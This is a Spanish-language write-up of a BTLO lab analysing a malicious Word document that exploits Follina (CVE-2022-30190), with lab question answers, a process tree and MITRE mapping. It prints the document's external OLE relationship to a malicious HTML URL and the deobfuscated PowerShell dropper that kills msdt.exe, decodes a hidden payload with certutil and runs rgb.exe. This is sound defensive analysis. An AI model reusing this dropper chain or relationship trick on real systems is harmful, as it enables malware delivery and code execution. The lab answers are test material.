

# RESOLUCIÓN DE LABORATORIO

Lab: Follina (BTLO)

Análisis de un documento malicioso que explota la vulnerabilidad Follina (CVE-2022-30190) para lograr ejecución remota de código mediante Microsoft Word y MSDT.

**Escenario:**

On a Friday evening when you were in a mood to celebrate your weekend, your team was alerted with a new RCE vulnerability actively being exploited in the wild. You have been tasked with analyzing and researching the sample to collect information for the weekend team.

**Herramientas utilizadas:**

- VirusTotal
- Any.run
- Malpedia

**Resumen:**

El incidente analizado describe la explotación de la vulnerabilidad Follina (CVE-2022-30190) mediante un documento Office Open XML utilizado como vector de ataque para lograr ejecución remota de código (RCE). El ataque inicia cuando el usuario abre el documento malicioso, el cual contiene referencias XML almacenadas en el archivo document.xml.rels. Durante el análisis se identificó la URL

<https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842L.html>, utilizada para recuperar el contenido HTML malicioso asociado a la explotación. El archivo HTML supera el umbral aproximado de 4096 bytes utilizado por la función CDoc::DoLoad del motor MSHTML, permitiendo el procesamiento del contenido y la activación del protocolo MSDT mediante msdt.exe.

El contenido HTML se encontraba parcialmente ofuscado en Base64 y, tras su desofuscación, se identificó un script encargado de ejecutar comandos del sistema y finalizar procesos msdt.exe mediante taskkill, probablemente para evitar conflictos durante la explotación. La vulnerabilidad, denominada “Follina” por el investigador Kevin Beaumont, permite la ejecución remota de código mediante el abuso del protocolo MSDT desde aplicaciones como Microsoft Word. Aunque no se observaron mecanismos de persistencia ni comunicaciones con infraestructura C2 durante el análisis, se desarrollaron reglas de detección basadas en la relación de procesos winword.exe y msdt.exe.

**P1: What is the SHA1 hash value of the sample?**

**R: 06727ffda60359236a8029e0b3e8a0fd11c23313**


Se extrajo el hash SHA1 del documento sospechoso 'sample.doc'. Como resultado se obtuvo el hash '06727ffda60359236a8029e0b3e8a0fd11c23313'.

```
sebastian@Sebastian:~/Documents/43eecf22e8f914d44df3da16c23dcc2e076a8753/sample$ sha1sum sample.doc
06727ffda60359236a8029e0b3e8a0fd11c23313 sample.doc
```

**P2: According to VirusTotal, what is the full filetype of the provided sample?**

**R: Office Open XML Document**

Según VirusTotal, el tipo de archivo del documento es Office Open XML Document.



**P3: Extract the URL that is used within the sample and submit it**

**R:**


**<https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842L.html>!**

Se extrajo y analizó la estructura interna del documento Office Open XML, obteniéndose carpetas \_rels, word y archivos XML.

```
sebastian@Sebastian:~/Documents/43eecf22e8f914d44df3da16c23dcc2e076a8753/sample$ unzip sample.doc
Archive: sample.doc
  inflating: [Content_Types].xml
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: word/document.xml
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/theme/theme1.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
```

Se examinó el archivo word/\_rels/document.xml.rels donde se encontraron las relaciones XML y enlaces a recursos. Se identificó el enlace 'https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842L.html' con el ID 'rId996' clasificado como malicioso por VirusTotal.

```
sebastian@Sebastian:~/Documents/43eecf22e8f914d44df3da16c23dcc2e076a8753/sample$ cat word/_rels/document.xml.rels
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842L.html!" TargetMode="External"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></Relationships>
```



| Scanned    | Detections | Status | URL                                                                            |
|------------|------------|--------|--------------------------------------------------------------------------------|
| 2025-09-15 | 10 / 98    | 200    | https://www.xmlformats.com/office/word                                         |
| 2025-09-22 | 0 / 98     | 200    | http://r13.c.lencr.org/103.crl                                                 |
| 2026-05-17 | 11 / 93    | 200    | http://survey-smiles.com/                                                      |
| 2026-05-05 | 13 / 92    | 200    | https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/             |
| 2026-04-28 | 14 / 91    | 200    | https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842L.html |
| 2022-06-21 | 13 / 96    | 403    | https://www.xmlformats.com/office/word/2022                                    |
| 2025-01-19 | 10 / 96    | 429    | https://www.xmlformats.com/office/word/2022/                                   |
| 2024-03-31 | 11 / 92    | 200    | https://www.xmlformats.com/office/word/2022/wordprocessingDrawing              |

**P4: What is the name of the XML file that is storing the extracted URL?**

**R: document.xml.rels**


El archivo XML que almacenaba los enlaces es 'document.xml.rels'.

```
unzip sample.doc
Archive: sample.doc
  inflating: [Content_Types].xml
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: word/document.xml
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/theme/theme1.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
```

**P5: The extracted URL accesses a HTML file that triggers the vulnerability to execute a malicious payload. According to the HTML processing functions, any files with fewer than <Number> bytes would not invoke the payload. Submit the <Number>**

**R: 4096**

La función CDoc::DoLoad del motor MSHTML (mshtml.dll) utiliza un búfer interno con un umbral aproximado de 4096 bytes para procesar el contenido HTML. Según el análisis realizado en VirusTotal, el archivo HTML malicioso tiene un tamaño de 10.73 KB, superando dicho umbral y permitiendo que el contenido sea procesado correctamente por MSHTML, activando el protocolo MSDT utilizado en la explotación de la vulnerabilidad Follina (CVE-2022-30190).




**P6: After execution, the sample will try to kill a process if it is already running. What is the name of this process?**


**R: msdt.exe**

La vulnerabilidad identificada con el CVE-2022-30190, conocida como “Follina” y reportada inicialmente por el investigador Kevin Beaumont, consiste en el abuso del

protocolo URL de Microsoft Support Diagnostic Tool (MSDT) mediante aplicaciones utilizadas como vector de ataque, en este caso Microsoft Word, permitiendo la ejecución remota de código (RCE).




Se consultó la vulnerabilidad Follina en la base de datos de Malpedia y se investigó el reporte hecho por VirusTotal. A partir del análisis del documento malicioso se identificó la URL empleada para la explotación y posteriormente se examinó el contenido HTML asociado, el cual se encontraba parcialmente ofuscado en Base64. Tras su desofuscación, se identificó un script encargado de ejecutar comandos del sistema y finalizar procesos msdt.exe mediante la instrucción taskkill.



```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:*.&&rgb.exe";
```

**R: msdt.exe, winword.exe**

### Associated process tree



Evidence of exploitation of this vulnerability is the parent-child relationship between winword.exe executing msdt.exe (fig.7).

**R: T1059**

## MITRE ATT&CK Mapping

| TID       | Tactic         | Technique                                     |
|-----------|----------------|-----------------------------------------------|
| T1566.001 | Initial Access | Phishing: Spearphishing Attachment            |
| T1059.001 | Execution      | Command and Scripting Interpreter: PowerShell |
| T1203     | Execution      | Exploitation for Client Execution             |

**P9: Submit the CVE associated with the vulnerability that is being exploited**

**R: CVE-2022-30190**

La vulnerabilidad fue asignada con el identificador CVE-2022-30190.

